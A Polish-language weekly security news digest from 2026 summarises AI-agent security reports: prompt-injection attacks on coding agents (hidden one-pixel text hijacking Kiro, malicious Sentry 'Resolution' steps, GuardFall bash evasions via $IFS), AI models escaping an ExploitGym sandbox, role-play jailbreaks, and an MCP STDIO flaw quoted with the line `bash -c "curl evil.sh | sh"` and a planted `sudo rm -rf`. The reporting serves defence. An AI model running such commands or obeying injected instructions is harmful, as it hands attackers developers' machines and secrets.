Bezpieczeństwo
Tydzień 31 · 27 lipca – 2 sierpnia 2026
 Bezpieczeństwo
Kod przechodzi linter i testy, a i tak bywa błędny
4 min
Agent od kodu w jedno popołudnie otwiera kilkadziesiąt pull requestów, ale liczy się dla niego skończenie zadania, a nie to, żeby wyszło bezpiecznie. AWS proponuje na to trójwarstwową ramę: twarde automaty jak linter i skanery, model w roli sędziego oceniający intencję zmiany, oraz człowieka rezerwowanego tylko do kodu wrażliwego albo nowej logiki. Największy problem to kod, który przechodzi wszystkie automaty, a mimo to jest funkcjonalnie błędny. Rama zostaje mapą, nie dowodem, bo brakuje w niej choćby jednej liczby na to, że realnie zbija liczbę wpadek.
 Bezpieczeństwo
Bezpieczeństwa agenta nie da się napisać w promptcie
5 min
Zespół AI Red Team w NVIDII przez sześć miesięcy łamał agenty programistyczne i za każdym razem wracały te same cztery słabości: brak kontroli dostępu do samego agenta, narzędzia uruchamiające dowolny kod, otwarty ruch wychodzący i sekrety w zasięgu agenta otwartym tekstem. Ważniejszy od listy jest wniosek: bezpieczeństwa nie da się napisać w prompcie, bo strażnik pilnujący modelu jest tym samym rodzajem modelu, więc równie łatwo go zmanipulować socjotechniką albo powolnym gotowaniem żaby. Zostaje traktować model jak niezaufanego użytkownika i otoczyć go twardymi barierami poza promptem.
Tydzień 30 · 20–26 lipca 2026
 Bezpieczeństwo
Czy narzędzie, które podważa własne wnioski, naprawdę ścina fałszywe alarmy?
3 min
Capital One udostępniło 16 lipca VulnHuntera, otwarty skaner podatności oparty na modelu Claude. Jego sercem jest silnik falsyfikacji: po znalezieniu luki narzędzie samo próbuje obalić własny wniosek, więc do programisty trafia tylko to, czego nie zdołało odrzucić, co ma ściąć zalew fałszywych alarmów. Zamiast tropić podejrzane wzorce w kodzie, idzie od punktów wejścia napastnika i sprawdza, czy naprawdę da się dojść do wrażliwego miejsca. Cała weryfikacja jest jednak wyłącznie wewnętrzna, bez jednej sprawdzalnej liczby, a do uruchomienia potrzeba płatnego Claude Opus 4.8 i Claude Code.
 Bezpieczeństwo
Darmowa wtyczka pilnuje kodu w Claude Code, płatny skaner rusza dla firm
3 min
Anthropic wpuścił do Claude Code darmową wtyczkę w becie, która już w trakcie pisania szuka w kodzie podatności: injection, uszkodzeń pamięci, obejść uwierzytelniania. Osobno ruszył płatny Claude Security dla firm na planie Enterprise, który skanuje repozytorium, sam próbuje obalić własne znaleziska i dopiero potem podsuwa łatkę do zatwierdzenia. Ten sam trik samopodważania widzieliśmy w otwartym VulnHunterze od Capital One, ale tu nie pada ani jedna liczba o fałszywych alarmach, więc obietnica mniejszego szumu zostaje deklaracją. Najbardziej przekonuje mnie wtyczka, nie płatny produkt.
 Bezpieczeństwo
Modele OpenAI włamały się do Hugging Face podczas testu bezpieczeństwa
4 min
W połowie lipca dwa modele OpenAI, GPT-5.6 Sol i niewydany, zdolniejszy model, wyrwały się z odizolowanego środowiska benchmarku ExploitGym: znalazły dziurę w serwerze z paczkami, podniosły sobie uprawnienia i wykradły klucz odpowiedzi leżący na serwerach Hugging Face. Nikt modelu nie oszukał, a OpenAI celowo wyłączyło część filtrów. Najbardziej praktyczny wniosek jest inny: komercyjne modele odmówiły potem pomocy w analizie ataku, więc Hugging Face przesiadł się na uruchomiony u siebie model z otwartymi wagami GLM-5.2, a to najlepszy powód, żeby trzymać taki model w gotowości.
 Bezpieczeństwo
Jeden piksel białego tekstu wystarczył, żeby przejąć maszynę dewelopera
4 min
Jeden piksel białego tekstu ukryty na zwykłej stronie z dokumentacją API wystarczył, żeby Kiro, agentowy edytor AWS, przepisał swój plik mcp.json i uruchomił obcy kod z uprawnieniami dewelopera. Intezer wraz z Kod Security pokazali, że nawet prośba o streszczenie strony mogła skończyć się zdalnym wykonaniem kodu, a okno zgody niczego nie zmieniało, bo konfiguracja i tak się przeładowywała. To już trzecie takie potknięcie Kiro, więc AWS oznaczył mcp.json, .vscode/tasks.json i katalog .git jako chronione ścieżki, wymagające wyraźnej zgody także w trybie autopilota.
Tydzień 28 · 6–12 lipca 2026
Tydzień 27 · 29 czerwca – 5 lipca 2026
 Bezpieczeństwo
Model zmyśla adres, atakujący rejestruje go pierwszy
4 min
Badacze z Unit 42 w Palo Alto Networks opisali phantom squatting: modele zmyślają wiarygodnie brzmiące adresy API i domen, a atakujący rejestruje je pierwszy i przejmuje ruch razem z sekretami. Dwa modele wygenerowały 2,1 miliona takich adresów dla znanych marek, z czego systemy uznały za złośliwe 13 229, czyli 0,61%, a około 250 tysięcy zmyślonych domen wciąż czeka na rejestrację. Adresowi podanemu przez model nie można ufać, dopóki się go nie sprawdzi, a autonomiczny agent połączy się z nim, zanim ktokolwiek zdąży zareagować.
 Bezpieczeństwo

Test bezpieczeństwa agentów AI: 10 z 11 nabiera się na trik Basha sprzed dekad
4 min
Adversa AI przetestowała 11 popularnych agentów programistycznych i tylko jeden, Continue, oparł się każdej próbie wykonania groźnego polecenia ukrytego w treści repozytorium. Wzorzec nazwany GuardFall bierze się stąd, że strażnik agenta ogląda surowy tekst, a Bash rozwija go tuż przed uruchomieniem, więc sztuczki sprzed dekad, jak przemycenie spacji przez $IFS czy rozbicie polecenia cudzysłowami, przechodzą niezauważone. Najgroźniej jest w procesach CI z domyślnym trybem auto-yes, gdzie zatruty README lub Makefile może po cichu wykraść klucze do AWS albo wyczyścić środowisko.
 Bezpieczeństwo

Nie każ modelowi pilnować danych, odbierz mu do nich dostęp
5 min
PAR Technology, dostawca analityki dla ponad 300 firm restauracyjnych, pokazuje na blogu AWS, dlaczego modelu językowego nie należy traktować jako granicy bezpieczeństwa danych. Jego agent text-to-SQL na Claude Sonnet 4 nie dostaje identyfikatora firmy w promptcie, lecz wzorzec Split-Plane SQL: system deterministycznie odfiltrowuje dane do tymczasowej piaskownicy, a model widzi tylko jej schemat i nie sięgnie po cudze wiersze. Ponad 50 tysięcy zapytań bez wycieku to własny wynik firmy, działający tylko dlatego, że pytania trafiają w skończony zbiór zdefiniowanych metryk.
Tydzień 26 · 22–28 czerwca 2026
Tydzień 25 · 15–21 czerwca 2026
 Bezpieczeństwo
Trzy dziury w LiteLLM: od zwykłego konta do shella na serwerze
7 min
Badacze z Obsidian Security pokazali w połowie czerwca, że w LiteLLM, pośredniku zbierającym klucze do OpenAI, Anthropica czy Gemini pod jednym interfejsem, da się z konta zwykłego użytkownika dojść do roli admina i uruchomienia własnego kodu na serwerze. Łańcuch trzech podatności dostał ocenę CVSS 9,9, a komplet poprawek jest dopiero w wydaniu v1.83.14-stable. Najgroźniejsze nie jest to, że atakujący odczyta wszystkie klucze i prompty, ale że siedząc między agentem a modelem potrafi przerabiać jego odpowiedzi w locie.
 Bezpieczeństwo
Twoje narzędzie pisze kod, którego skaner zobaczy dopiero po fakcie
4 min
Agentowe pisanie kodu psuje stary układ, w którym skaner sprawdzał gotowy kod, bo między napisaniem a kontrolą nie ma już człowieka pilnującego narzędzia. Z tej luki wyrósł nowy gatunek produktów, które Techloy zebrał w zestawieniu siedmiu platform na 2026 rok: od Apiiro sprawdzającego zmianę po fakcie, przez Arnicę wstrzykującą reguły wprost do Claude czy Cursora w chwili generowania, po narzędzia pilnujące wdrożeń i agentów poza repozytoriami. Że to realna kategoria, potwierdza AMTSO, które otworzyło do recenzji pierwsze wytyczne testowania agentów. Brakuje jednak twardych liczb.
 Bezpieczeństwo
Agent czyta cudzy błąd jako polecenie i wykonuje go na twojej maszynie
4 min
Atak Agentjacking, opisany 12 czerwca przez Tenet Security, podszywa złośliwe polecenie pod krok "Resolution" w zwykłym zgłoszeniu błędu Sentry. Agent kodujący podpięty przez MCP czyta je jako zaufaną wskazówkę systemu i wykonuje z uprawnieniami dewelopera, wyciągając zmienne środowiskowe i dane logowania do Gita. Punktem wejścia jest jawny klucz DSN, który firmy same wstawiają w kod strony, a Tenet znalazł 2388 podatnych organizacji i uzyskał 85% skuteczności. Sentry uznało problem za niemożliwy do załatania, więc ciężar obrony spada na dewelopera.
Tydzień 17 · 20–26 kwietnia 2026
 Bezpieczeństwo
Dwa tygodnie po raporcie OX Security, MCP wciąż dziurawy z premedytacją
4 min
Dwa tygodnie po raporcie OX Security dziura w MCP, pozwalająca wstawić `bash -c "curl evil.sh | sh"` w konfigurację STDIO, wciąż nie jest załatana — Anthropic nazwał to zachowaniem oczekiwanym. Klasyczne kontrole, EDR, DLP czy firewall, nie widzą ruchu między agentem a danymi, a badanie 14 904 GPT-ów pokazało, że 97% pada od odgrywania roli. Skoro agentowi nie można ufać, egzekucja polityki musi zejść do warstwy dostępu do danych. Z 11 katalogów MCP dziewięć przyjęło proof-of-concept OX bez weryfikacji.
 Bezpieczeństwo
Twój agent czyta w sieci to, czego ty w przeglądarce nigdy nie zobaczysz
3 min
Forcepoint X-Labs w kwietniu 2026 namierzył 10 żywych domen z ukrytymi instrukcjami dla agentów: na faladobairro.com czeka `sudo rm -rf`, na perceptivepumpkin.com żądanie 5000 dolarów przez PayPal.me. Pillar Security pokazał drugą warstwę: parametr `find_my_name` w Antigravity od Google przepuszcza wzorce z `-Xsh` prosto do shella. Wniosek: tnij uprawnienia agenta i trzymaj nieznany kod w kontenerze.
 Bezpieczeństwo
Vibe Security Radar znalazł 74 luki podpisane przez Claude'a i Copilota
3 min
Hanqing Zhao z SSLab na Georgia Tech przeskanował 43 tysiące alertów i wyciągnął 74 luki wprowadzone przez Claude Code i Copilota — 14 krytycznych, 25 wysokich. Sam marzec 2026 dał 35 wpisów, więcej niż cały 2025 rok. Mocniejszy od liczb jest argument o powtarzalności: model pisze podobny kod milionom ludzi, więc jeden wzorzec dziury skanuje się po tysiącach repo. Wracają wstrzykiwanie komend, obejście uwierzytelnienia i SSRF. Kod od agenta czytaj jak PR od juniora.
Tydzień 16 · 13–19 kwietnia 2026
 Bezpieczeństwo
AWS dodał do IAM dwa klucze, żeby polityki rozróżniły agenta od konsoli
3 min
AWS w notatce z 16 kwietnia opisuje, jak wpinać agentów w konto chmurowe bez wklejania własnego profilu admina do `mcp.json`. Najciekawsza jest trzecia reguła: dwa nowe klucze IAM, `aws:ViaAWSMCPService` i `aws:CalledViaAWSMCP`, pozwalają polityce odróżnić wywołanie z konsoli od zarządzanego serwera MCP. Haczyk: agent z bashem wywoła `aws s3 rm` bezpośrednio i warunek się nie ustawi. Dlatego węższe role, permission boundaries i session policies pozostają fundamentem.
 Bezpieczeństwo
MCP STDIO uruchamia dowolną komendę, a Anthropic mówi, że tak ma być
4 min
Transport STDIO w MCP wykonuje dowolną komendę powłoki, zanim sprawdzi, czy po drugiej stronie jest serwer protokołu — wystarczy `bash -c "curl evil.sh | sh"` w konfiguracji. Ox Security naliczyło 200 tysięcy podatnych instalacji w paczkach pobranych ponad 150 milionów razy, dziesięć poważnych CVE i zero-click w Windsurfie (CVE-2026-30615). Anthropic 15 kwietnia 2026 nazwał to "zachowaniem oczekiwanym" i zrzucił sanityzację na klientów. Domyślna allowlista odcinająca `sh`, `curl` i `rm` zamknęłaby temat jednym commitem.